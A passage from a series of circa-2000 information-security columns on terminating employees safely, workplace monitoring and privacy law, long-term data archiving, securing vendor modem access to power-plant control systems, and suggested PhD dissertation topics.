A participant in one of my courses told the following horrifying tale of a firing gone wrong: in a large company, the personnel department asked information security staff to suspend the access codes for more than 100 people who were to be fired at 18:00 on Tuesday. On Wednesday at 08:00, the security staff began receiving phone calls asking why the callers' logon IDs no longer worked. It turned out that the personnel staff had failed to inform the "victims" on time. The psychological trauma to both the employees who were fired and to the security staff was severe. Several security staff members were sent home in tears to recuperate from their trauma. The harm done to the fired employees was even more serious, and the effect on morale of the remaining employees was a disaster. It's a wonder that there was no violence in that situation.

Cross-training again

One of the key organizational issues in planning or responding to termination of employment is training replacements for the departing employee. Such needs are voiced to justify policies allowing a more graceful, civilized and friendly approach to firings and resignations. It seems reasonable to encourage the departing employee to train the colleagues or new employees who will assume his or her responsibilities. However, cross-training should be part of the normal operations of all organizations.

Concluding remarks

In conclusion, firing people is a stressful time for everyone concerned and leads to increased security risks. Managers should do everything in their power to ensure a courteous, respectful and supportive experience when terminating employment.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 9. How to Say Goodbye

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In a previous article, I discussed the approach to notifying an employee that (s)he has been fired. In this article, I want to look at what goes on behind the scenes to prepare for this difficult time.

Let's suppose the time has arrived for an employee and the employer to part company. In both resignations and firings, security consultants unanimously advise instant action. Not for them the leisurely grace period during which employees wind down their projects or hand them off to other staff members. No, security officers are a hard lot, and they advise the following scenario: in a formal exit interview, and in the presence of at least two managers, an officer of the employer informs the employee politely that his/her employment is at an end. During the exit interview, the officer explains the reasons for termination of employment. The officer gives the employee a check for the period of notification required by law or by contract (e.g., this could be at least the same period as that between pay checks) plus any severance pay due. Under supervision (preferably in the presence of at least one security guard), the employee is escorted to their work area and invited to remove all personal belongings and place them in a container provided by the employer. The employee returns all company badges, IDs, business cards available, credit cards, and keys. The employee is then ushered politely outside the building.

At the same time as all this is happening, all security arrangements must be changed to exclude the ex-employee from access to the building and to all information systems. Such restrictions can include:

- striking the person's name from all security-post lists of authorized access;
- explicitly informing guards that the ex-employee may not be allowed into the building, whether unaccompanied or accompanied by an employee, without special authorization by named authorities;
- changing the combinations, reprogramming access card systems, and replacing physical keys if necessary for all secure areas to which the individual used to have authorized access;
- removing or changing all personal access codes known to have been used by the ex-employee on all secured computer systems (microcomputers, networks, mainframes);
- informing all outside agencies (e.g., tape storage facilities, publications with company advertising) that the ex-employee is no longer authorized to access any of the employer's information or to initiate security or disaster recovery procedures;
- requesting cooperation from outside agencies in informing the employer if

ex-employees attempt to exercise unauthorized functions on behalf of their former employer.

The task is made more difficult by seniority or if the ex-employee played an important role in disaster recovery or security. The employer should be assiduous in searching out all possible avenues of entry resulting from the person's position of responsibility and familiarity with security procedures.

In one story circulating in the security literature, an employee was fired without the safeguards suggested above. He returned to the workplace the next Saturday with his station wagon and greeted the security guard with the usual friendliness and confidence. The guard, who had known him for years, was unaware that the man had been fired. The ex-employee still had access codes and copies of keys to secure areas. He entered the unattended computer room, destroyed all the files on the system, and then opened the tape vault. He engaged the guard's help in loading all the company's backup tapes into his station wagon. The thief even complained about how he had to work on weekends. This criminal then tried to extort money from the company by threatening to destroy the backup tapes, but he was found by police and arrested in time to prevent a disaster for his ex-employer.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 10. Psychosocial Issues in Firing People

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In several previous articles, I discussed practical considerations in how to terminate employment with the least possible suffering and the lowest threat to security. In this article, I want to look at the social and psychological effects of employment termination in a bit more detail.

What, no farewell party? Alas, security does interfere with the more obvious signs of friendliness. The problem with a farewell party is that there may be litigation if employees leaving under a cloud feel humiliated when most people get a party but they don't. Generally it makes sense to treat all departing employees the same if the termination is involuntary.

However, nothing stops a humane and sensitive employer from encouraging employees to arrange an after-hours party even for people who have been fired.

On the other hand, if a resignation is on good terms, the employer may even arrange a celebration, possibly during working hours and maybe even at company cost.

A firing or a resignation on poor terms has two psychological dangers: effects on the individual concerned (embarrassment, shame, anger) and effects on the remaining staff (rumors, resentment, fear).

Both kinds of problems can be minimized by publishing termination procedures in organization documents provided to all employees; requiring all employees to sign a statement confirming that they have read and agreed to the termination procedures; and consistent application of the termination procedures.

The personal shock of being fired can be reduced by politeness and consideration consistent with the nature of the reasons for being fired -- although even nasty people should not be subject to verbal or physical abuse no matter how bad their behavior; treatment consistent with that meted out to other fired employees; and generous severance arrangements.

I once had to leave a wonderful company because of reasons beyond the control of the employer and myself. Neither the company nor I wanted to terminate my employment. The owner of the company offered to continue paying my salary until I found a job -- and urged me to take all the time necessary to find a satisfactory job. His generosity eased the shock of having to leave my friends and colleagues.

Organizational turmoil can be reduced by convening organization-wide or departmental meetings to brief remaining employees on the details of significant termination; open discussion, including understanding how people respond to rupture of relationships. The remaining employees may have to suffer grief (a process, not a state).

Grief is a normal and healthy response to disruption of relationships (e.g., death of a loved one,

divorce, and even the loss of a co-worker). Some people value social relationships more than other aspects of their work and may be especially affected by firings. Grief involves stages of denial, anger, mourning and recovery. Trying to forestall such responses by denying that people legitimately have feelings is foolish and counter-productive. It is far better to encourage those who are upset to voice their feelings and to engage in constructive discussion than to clamp down pointlessly in a futile attempt to suppress discussion.

Style

The way an organization handles job termination affects more than internal relations. It also influences its image in the outside world. Prospective employees will think twice about accepting job offers from an organization that maltreats departing employees. Clients may form a negative impression of a company's stability if it abuses its own people. Investors may also look askance at a firm that gets a reputation for shoddy treatment of employees. Bad employee-management relations are a warning signs of long-term difficulties.

Finally, just in case you are wondering if this is still a security column, yes indeed! All of the factors mentioned above affect the foundation for sound information security. People are the key to effective INFOSEC, and disaffected employees and angry ex-employees are still important threats according to many current studies. For example, the annual computer crime survey published by the Computer Security Institute in March 2000 (see < http://www.gocsi.com/prelea_000321.htm >) suggested that computer crime threats to large corporations and government agencies come from both inside and outside their electronic perimeters, confirming the trend in previous years. Seventy-one percent of 643 respondents detected unauthorized access by insiders.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Personnel Management and INFOSEC

Part 11. Legal issues in firing people

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are reviewing some of the implications of personnel management for information security. In several previous articles, I discussed practical considerations in how to terminate employment with the least possible suffering and the lowest threat to security and I made reference to legal issues. In this article, I want to look at the legal issues in employment termination in a bit more detail.

There's another dimension to employment termination that depends on local laws and the litigation environment. The United States, for example, is said to be one of the most litigious nations on the planet, perhaps because of the high number of lawyers per capita.

Now, let's be sure everyone understands the obligatory disclaimer to avoid going to jail for dispensing legal advice without a license: I am not a lawyer and this is not legal advice. For legal advice, consult an attorney.

However, simple experience does teach one some principles even without going to law school. Here are some pragmatic guidelines for preventing legal problems related to firings:

- Build a solid, documented case for firing someone before acting. Keep good records, be objective, and get the opinions of several trustworthy people on record.
- Give the employee clear feedback long before considering firing.
- Offer the delinquent employee all reasonable chances to correct his or her behavior.

Timing is important in employee relations, as it is in almost everything else we do. In particular, if an employee is found to be behaving improperly or illegally, there must be no marked delay in dealing the with problem. Such a person could sue the employer and individual managers. They could argue in court that the very fact that there was a delay in firing them was proof that the firing was due to other factors such as personality conflicts, racism, or sexism. A well-defined procedure for progressing through the decision will minimize such problems.

The critical legal issue is consistency. If rules such as those described above for the day of the firing are applied haphazardly, there could easily be grounds for complaining of unfairness. Those to whom the rules were strictly applied would justifiably feel implicitly criticized. How would we feel if we were singled out by having guards check what we took home from our desk -- if everyone else got a party and two weeks notice? Such inconsistency would be grounds for legal proceedings for defamation of character. The company might lose and it might win, but what non-lawyer wants to spend time in court?

Another issue that arises in connection with firings and resignations is non-disclosure agreements. All such agreements must be included in a contract signed before the prospective employee begins work; it is impossible to force an existing employee to sign such an agreement. I remember one

employer approaching me two years into my contract with them and asking that I agree that all patents I might develop -- even those resulting from work at home in off-hours--would belong to the employer. I refused, and there was nothing they could do about it (well, fire me, maybe). Any attempt to threaten an employee with dismissal could result in a successful lawsuit for breach of contract and, if the threat were carried out, wrongful dismissal.

You, your legal department and your personnel department should study the necessity and feasibility of instituting a legally-binding contractual obligation to protect your company's confidential information for a specified period of time after leaving your employ. You cannot impose indefinite gags on people, but one year seems to be normal. For this measure to be meaningful, you must include a clause in the initial employment contract that requires the departing employee to reveal his new employer, if there is one at that time.

Non-competition agreements require the employee to refrain from working for direct competitors for perhaps a year after termination of employment. The key to a successful clause here is that there be a strict, operational definition of "direct competitors." Because this limitation can be an onerous impediment to earning a living, many jurisdictions will forbid such clauses.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Surveillance in the Workplace

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

One of the many interesting topics of discussion at the 9th Annual Meeting of the European Institute for Computer Anti-virus Research (EICAR) this March in Brussels was privacy. In the panel discussion on privacy policies in the European Community, we touched on the issue of workplace monitoring.

A key question in any such discussion is the definition of privacy. Most experts see privacy as the result of awareness and control by the data subject. According to th stringent new rules of the European Privacy Directive, the subject should know and be able to control what information she is revealing to whom and for what purposes. This principle implies that transmission of data to authorized recipients should be confidential so that unauthorized personnel or organizations not have access to the information. In addition, once the data are collected and manipulated by an agency, the data subject must have the right to see what has been collected, to correct errors, to determine the ways in which the data may be applied or with whom they may be shared, and may remove permission for data storage and distribution.

Although there is relatively little hard evidence based on systematic, scientific investigation of altitudes and beliefs on this question, several speakers on the panel and in the audience thought that the US and Europe seem to differ in fundamental attitudes towards privacy.

* People in the US are more likely to be surprised by the European Community (EC) Privacy Directive's requirements than Europeans.

* US residents seem to take it for granted that it's acceptable to opt-in by default and opt-out explicitly from data collection; in contrast, the speakers believed, Europeans seem to start from the premise that privacy should be the baseline, with explicit opt-in required to allow data collection and sharing.

* Europeans have more faith in the privacy protections afforded by government regulations; in contrast, US residents seem to be more skeptical of all government initiatives, including privacy protection.

* In certain European countries such as Germany, employees are guaranteed baseline privacy protection with the workplace unless there are explicit civil contracts with trade unions to override these protections. For example, it is a given that an employee is entitled to privacy of a locker or of a drawer in their desk. Similarly, only if an employee willingly surrenders privacy rights would it be acceptable to monitor corporate e-mail and files on disk. In contrast, in the US, there seems to be wider acceptance of the normality of having total access to e-mail and files on corporate systems as long as the employment contract is clear on this condition.

In general, the panel and audience agreed that there are some very serious consequences of failing to make the ownership of e-mail and files clear to employees when they come on board. The worst situation arises if employees are granted the right to control personal information residing on corporate systems; under the European Privacy Directive, such employees would have the right to order the destruction of their "private" e-mail and files on disk and on backup media. The

complexity of purging backups would be enough to give any system administrator nightmares; the quagmire of deciding which files and messages are legitimately defined as corporate vs private could occasion tremendous costs and quite likely lead to litigation.

No, as I understand it -- and I am not a lawyer and this is not legal advice (for legal advice consult an attorney with expertise in intellectual property law) -- corporations should be absolutely clear when hiring staff so everyone understands that all data created by employees of an organization must be the property of that organization and that there is absolutely no right of privacy for such material.

In addition, lawyers tell me that a single signature at time of hiring is insufficient protection for the corporation. The privacy policy must be well known and seen to be enforced.

Warnings at logon may not be sufficient in Europe; I was told that some EC judges have ruled that logon banners are known to be widely dismissed by employees and therefore cannot be adduced as sufficient evidence of informed consent to full disclosure of e-mail and files on the corporate system.

My Canadian friends and colleagues warn that Canadian privacy protection is stricter than US standards and that Canada has moved quickly to conform with the EC Privacy Directive.

In summary, there seem to be different perceptions of privacy between Europe, Canada and the United States. Multi-national corporations and those doing business internationally will do well by checking their workplace monitoring policies with all the relevant legal advisors to ensure that no one inadvertently violates the strict privacy standards that are evolving in Europe today.

* * *

Mich Kabay can be reached by e-mail at <mkabay@compuserve.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

The Evanescence of Data

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Everyone makes backups and stores them, right? And everyone keeps archives of electronic data in accordance with legal requirements or organizational policy, right?

Well, no.

Many of us are storing records in ways that make it unlikely we will ever be able to read them in the long term required for archival use. And archivists ought to know better.

Storing records is only half the task of records management; supporting availability and utility is the essential function. No one wants a WOM (write-only memory) for their records. For short-term storage, there is no problem ensuring that stored information will be usable. Even if a software upgrade changes file formats, the previous versions are usually readable. In a year, technological changes such as new storage formats will not generally make older formats unreadable.

Over the medium term, up to five years, difficulties of compatibility do increase, although not catastrophically. There are certainly plenty of five-year old systems still in use, and it is unlikely that this level of technological inertia will be seriously reduced in the future, if only because of the growing resistance to forced change on the part of computer users.

Over the longer term, however, there are serious problems to overcome in maintaining the availability of electronic records. Over the last thirty years, certain forms of storage have become essentially unusable, regardless of the persistence of data. As an example, AES was a powerful force in the dedicated word-processor market in the 1970s; eight-inch disks held dozens or hundreds of pages of text and could be read in almost any office in North America. Today, it would be extremely difficult to recover data from AES diskettes.

The problems of obsolescence include media degradation, software incompatibilities and hardware incompatibilities.

MEDIA DEGRADATION

Magnetic media degrade over time. Over a period of a few years, thermal disruption of magnetic domains gradually blurs the boundaries of the magnetized areas, making it harder for I/O devices to distinguish between the domains representing ones and those representing zeroes. These problems affect tapes, diskettes and magnetic disks and cause increasing parity errors. Specialized equipment and software can compensate for these errors and recover most of the data on such old media.

Tape media suffer from an additional source of degradation: the metal oxide becomes friable and begins to flake off the Mylar backing. Such losses are unrecoverable. They occur within a few years in media stored under inadequate environmental controls and within five to ten years for properly-maintained media. Regular regeneration by copying the data long before the underlying medium disintegrates prevents data loss.

Optical disks, which use laser beams to etch bubbles in the substrate, are much more stable than magnetic media. Original predictions in the 1980s suggested that CD-ROMs would remain readable for decades and more; however, more recent reports suggest that even these relatively stable devices are subject to data degradation over a period of roughly a decade. Archivists predict that a CD ought to last about 25 years when stored at 10 C (50 F) and 30% relative humidity.

Now that you've read all that, I'm sure that the following well-known warning makes a lot of sense: verify the readability of your backups before storing them.

SOFTWARE

Software incompatibilities include the application software and the operating system.

The data may be readable, but will they be usable by today's and tomorrow's software? Manufacturers provide backward compatibility, but there are limits. Modern word processing software can convert files from earlier versions of a variety of products -- but only back a few years. Over time, most application programs evolve and drop support of the earliest data formats. Database programs, E-mail, spreadsheets -- all of today's and tomorrow's versions may have trouble interpreting old data files correctly. The situation can be even worse for in-house proprietary programs, where maintaining compatibility with archival materials can simply drop out of the list of priorities when budgets are tight.

In any case, all conversion raises the possibility of data loss since new formats are not necessarily supersets of old formats. For example, in 1972, RUNOFF text files on mainframe systems included instructions to pause a daisy-wheel impact printer so the operator could change daisy wheels -- but there was no requirement to document the desired daisy wheel. The operator made the choice. What would document conversion do with that in-line instruction?

Operating systems evolve (or, in some cases, degrade -- but that's another story). Programs intended for Windows 3.11 of a decade ago do not necessarily function on today's versions of Windows. And the operating systems of yesteryear do not necessarily run on today's hardware. Even emulators can cause problems because, again, there is no guarantee of compatibility between the emulated system and the emulator.

HARDWARE

Finally, even hardware eventually becomes impossible to maintain. As mentioned above, it would be extremely difficult to retrieve and interpret data from word-processing equipment from even twenty years ago. No one outside museums or hobbyists can read an 800 bpi 9-track 3/4-inch magnetic tape from a 1980 HP3000 Series III minicomputer. Over time, even such parameters as electrical power attributes may change, making obsolete equipment difficult to run even if they can be located.

The most robust method developed to date for long-term storage of data is COM (Computer Output to Microfilm). Documents are printed to microfilm, appearing exactly as if they had been printed to paper and then microphotographed. Storage densities are high, storage costs are low, and in the worst case, the images can be read with a source of light and a simple lens. In a pinch, the data could theoretically be converted back to digital formats using optical character recognition.

Information security demands that we be able to read old data: it is time for us to pay serious attention to long-term storage technologies.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Controlling Vendor Access to Production Systems

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader wrote

>I am at present producing a standard on modem access by suppliers to our control systems. The control systems are used to control the electricity production process. I have just watched your CD on _Identifying and Managing IT Risk Factors_ and the security aspects of this relate to data-collecting office systems. While the CD did help formulate some ideas, it would be ideal to talk with someone who has looked into the security aspects of accessing control systems via a modem. <

Here is what I answered:

Thank you for writing to me. I do not know exactly what kinds of your systems need remote vendor access. For example, some of your process systems (generators? boilers? environmental controls?) may need access directly; your information technology systems (processors, mass storage, communications equipment) almost certainly do.

There are some easy policies and procedures you can define and implement at once. There are others that are difficult and expensive.

* Whatever you do, be sure that you eliminate canonical (i.e., uniform default) passwords -- that is, passwords that were assigned by the vendor and that are the same across all installations. Such passwords are notorious when users are unaware of the issue and simply accept what they're given out of the box. This component is essential and easy to accomplish.

* Modems used only for maintenance by suppliers (and thus never for anything else) should be disabled (powered down or even unplugged) unless and until they are required for a specific communication that has been authorized by the appropriate member of the operations team. When the task is over, the modems should be made physically inaccessible again.

* Going one better, use two passwords for vendor accounts: one known to the vendor and used only when access has been authorized; the other, unknown to the vendor, at all other times. Do not use the same access password across accounts. Ideally, use stronger authentication such as tokens or biometrics for all access to all systems.

* Verbal requests for authorization should include some mechanism for authentication of the request; e.g., use of a pass phrase recorded by both the vendor and the Ops team. E-mail requests for access should include the precise start time for access and be signed using a verifiable digital signature (e.g.,, Entrust, PGP, Verisign and so on).

* If it is feasible, you could arrange for more secure communications. For example, it is possible to install old-style encrypting modems and to give each vendor a matched modem so they and only they could use the dial-up communications link. The use of the link encryption is primarily to limit access rather than protection of the link itself against interception. The problem, of course, is the perfectly legitimate resistance your vendor will express to having to install a special, restricted modem tied to reaching your and only your site. I don't think you'll get much enthusiasm from your

own financial managers: this kind of pairwise or n-wise hardware-based access control is prohibitively expensive.

* A more practicable and useful approach is to use a remote access server (RAS) that provides encryption and access controls for anyone dialing into your systems. Such systems are useful for all your employees who need to communicate through the phone lines rather than through the Internet. You can usually install strong identification and authentication tools that will help you protect not only against abuse of your vendor access but also access by your employees and other users of your systems. Mind you, I don't imagine you have all that many people accessing your power plant computers from the outside, but RAS servers can easily serve multiple targets.

* Network topology is not always recognized as a potentially strong element of effective security. Details depend very much on the specifics of your functional requirements -- i.e., on who needs to access what in your networks. For example, in a real-time process-control system, it is possible that none of your production systems are hooked to any other systems that are in turn accessible through modems (or Internet connections). A general principle for secure network topologies is to segregate segments of your network that should not intercommunicate as a general rule. Perhaps in your case the example could be that there is no earthly reason why your accounting group should ever have any access whatever to the control systems for your generators. Such partition can be physical segregation (sometimes known as an air gap) of the networks -- no connection at all. However, there may be practical reasons for allowing limited access across parts of the internetwork; in those cases one can use routers and firewalls to limit traffic and allow only specified kinds of communication.

* A different approach is to discuss with your vendors whether they can function through an Internet connection. If you are already reachable via the Internet, then you can apply all of the security measures that are consistent with that medium: firewalls, virtual private networks, intrusion detection systems, token-based or biometric authentication.

>Do you know of any organization or website that might assist me?<

First of all, I will forward your entire message to my INFOSEC colleague in the nearest office of our company. As for other sources of information, you'll be in good company if you communicate with experts and other users through Network Fusion <http://www.nwfusion.com>, the SecurityPortal <http://www.securityportal.com>, and the ICSA.net site <http://www.icsa.net> among others.

Here are a few references to some recent articles located through the GaleGroup's ever-valuable _ComputerSelect_ database (see <http://www.computer-select.com>) that may help you with the most likely solution for your needs:

Computer Select, April 2000 : Titles -- Articles From Computer Periodicals

1. Getting RAS right for your network; Tests show pros and cons of NT-based RAS cards vs. lower-end dedicated RAS servers. Network World: Oct 11, 1999

2. Maximum RAS. Windows NT Systems: Oct 1, 1999

3. Insurer Goes From VPNs To Thin Clients In RAS Pilot. InternetWeek: Jul 5, 1999

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at
<mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Dissertation Topics (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I have received several requests from students over the last year asking for suggestions on PhD thesis topics in INFOSEC; here is the latest one:

>I am thinking of doing my PhD in security and I wanted to ask
>your advice on what areas need the most research.<

Off the top of my head:

(1) Mandatory reporting of computer security breaches: mandatory reporting in the health, transportation, and financial securities fields with recommendations for INFOSEC.

You would study documents and interview people from the LCDC, JCAHO, DoT, SEC and made sense of the historical patterns and current regulations governing mandatory reporting of computer crimes. You could interview law enforcement people (FBI InfraGard program, attorneys), privacy advocates, corporate security personnel and executives, and academics. The project might involve surveys and statistical analysis. You could explore regulations in different countries if you wanted to. Your thesis would ideally end with a thorough analysis of the costs and benefits of mandatory reporting and a discussion of how such a system could be implemented successfully if you decide it would be worth trying.

(2) Analysis of technical and political aspects of identification and authentication technologies: tokens, smart cards and biometrics versus passwords.

This study would examine the current state of various I&A mechanisms. You would survey the literature, including produce evaluations and certification schemes, and then use survey instruments to evaluate the relative market-share of the different devices. You would want to interview principals at various firms where such systems are made as well as users. Of particular interest: user perceptions and relative acceptance of the different techniques. This study would allow you to delve into current issues of great interest such as legal ramifications of I&A and popular perceptions and attitudes about strong I&A. The study could conclude with recommendations for improvements and projections of the longer-term trends in I&A.

More in the next episode of this short series.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution.

AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Dissertation Topics (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this mini-series, I am responding to students who have asked me for ideas on what they could do in their PhD thesis research in the field of INFOSEC.

(3) Denial of service: threats and countermeasures.

For a more technically-oriented and theoretical dissertation, perhaps you would like to lay out a theoretical structure explaining how denial of service attacks can be created for any system. You would detail many examples of DoS attacks and compare and contrast them to develop a theoretical framework for classifying, understanding and countering such attacks. You would analyze and describe proposals in IPv6 and RFCs currently circulating in the IP community for tightening up defenses against DoS. Maybe you could arrange to interview luminaries such as Dave Dittrich, Peter Northcutt, Robert Moskowitz and others and compare and contrast their perspectives. The thesis could conclude with your opinion on proposals for changes in the TCP/IP and other aspects of the Internet to prevent further DoS attacks.

(4) Artificial intelligence and security countermeasures.

For a more computer-science oriented thesis -- AI technology and advanced pattern recognition are critical components of many aspects of today's security technology. This thesis would allow you to learn a great deal about heuristic systems, neural networks, probabilistic modeling, Markov chaining, biometric authentication, and intrusion detection. You would study the literature and interview research scientists, including developers at commercial firms, to analyze and describe the direction of this exciting area of work. Perhaps you could study the actual real-world implementation of such techniques and summarize your analysis of the advantages and disadvantages (or costs and benefits) of the different approaches. Naturally, you would want to finish with concrete recommendations and a picture of what the future holds.

. . . and a couple more topics in the next episode.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Dissertation Topics (3)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In the last of this mini-series, I am responding to students who have asked me for ideas on what they could do in their PhD thesis research in the field of INFOSEC.

(5) Analysis of vulnerabilities: identification, taxonomy and repair.

What are the kinds of vulnerabilities that we need to spot in our systems? Who is using which technique to find and identify such vulnerabilities? What are the taxonomic systems used to describe vulnerabilities? How do products and practitioners fill security holes? This thesis topic would give you an opportunity to work closely with auditors, large IT security consulting firms, penetration specialists (including maybe some of the companies using "ex-"criminal hackers), certifying authorities (e.g., British Standards Institute, National Information Assurance Partnership, ICSA.net), and people and organizations who publicize vulnerabilities (e.g., CERT-CC, BugTraq moderator, contributors to various other lists). Perhaps you would want to study the quality assurance programs of major operating-system manufacturers to illustrate differences in underlying architectures and QA methodologies to explain why some operating systems have more security holes than others. This thesis might also be a good opportunity to study the TCP/IP and IPv6 with an eye to showing how fundamental networking protocols influence security.

(6) Computer anti-virus technology: the never-ending battle.

You would study the history of computer viruses and describe the evolution of virus techniques and the countermeasures used by the anti-virus industry. You could probably get cooperation to interview people at ICSA Labs who run the AVPD (Anti-Virus Product Developers' Consortium), people at _Virus Bulletin_, industry experts from the AV community in industry and academia (you would for example contact Sarah Gordon at IBM, who has been studying the virus-writing subculture for many years), and maybe even some people who write viruses. It would be helpful to describe how the Microsoft operating systems have allowed binary viruses to infect so many systems (in contrast with UNIX-flavored operating systems). Perhaps you could interview the people who were responsible for deciding to allow automatic execution of macros -- thus turning word processors and spreadsheets into suitable platforms for macro viruses and all the trouble they have caused. You could study virus-exchange boards/groups to get a better understanding of the psychology of these people (many of them are kids). It would be great to have a professional study of attitudes towards viruses in different age groups and perhaps even in different countries (a major effort indeed). I guess that the people at ICSA Labs and _Virus Bulletin_ would be happy to help you with access to their anti-virus data (you understand that I can't assure you of this, since I have not spoken to anyone there about this issue). You might end your thesis with a picture of what the future holds and your opinion on how best to fight this scourge given your findings.

(7) INFOSEC and corporate culture: a psychosocial analysis

You would look at how information security is developed and implemented in a wide range of

corporate, academic, and government organizations. Your work would focus on the state of security policy, the ways policies are developed and implemented, the kinds of reactions and feelings employees express about security policy, and methods currently being used to improve the quality of policies and the rates of compliance with those policies. If you are interested in interventionist work, you could even run some experiments to look at the effectiveness (in terms of compliance) of different approaches to INFOSEC policy implementation. Maybe you could do some cross-industry or even cross-cultural comparisons if that's interesting to you; for example, what are the factors that might account for observed differences in compliance rates across industries and across cultures?

For more ideas, I suggest that you join the INFOSEC Educators' List run by Dr Fred Cohen; you can join by sending your name and e-mail address to <secedu-subscribe@onelist.com>. You can post your request for ideas there and I'm sure you will receive excellent suggestions from INFOSEC educators around the world.

I wish you the very best in your work, and don't hesitate to correspond further with me if you like.

Best wishes,

Mich

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Building Location

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Today we begin a series of short notes on physical security for network managers. Physical security looks at aspects of the environment in which we work and where we place network components. In many of my consulting assignments doing enterprise security reviews, I have seen serious physical security problems; I hope that this overview will help fill in some of the missing information.

If you're planning to build a new computer center or relocate your existing equipment to an existing building, you have an opportunity to make your building work for you instead of against you. By picking the right combination of location, structure and layout, you can decrease your vulnerability while increasing the usability and maintainability of your equipment.

We'll start with cases where we have a choice of placement for our facilities.

* * *

Natural risks

If you're starting from basics, you can consider the geographical location of your new site. Study long-term weather patterns, including frequency of heavy winds (e.g., tornadoes, hurricanes, and monsoons), snow, and lightning. Unless you're devoted to a life of great excitement, the likelihood of earthquakes should play a role when siting a major data center.

Neighborhood risks

If it weren't for personal experience, I'd be embarrassed to remind you not to situate your data center in a dangerous place. Sounds like motherhood-and-apple-pie. But consider the following:

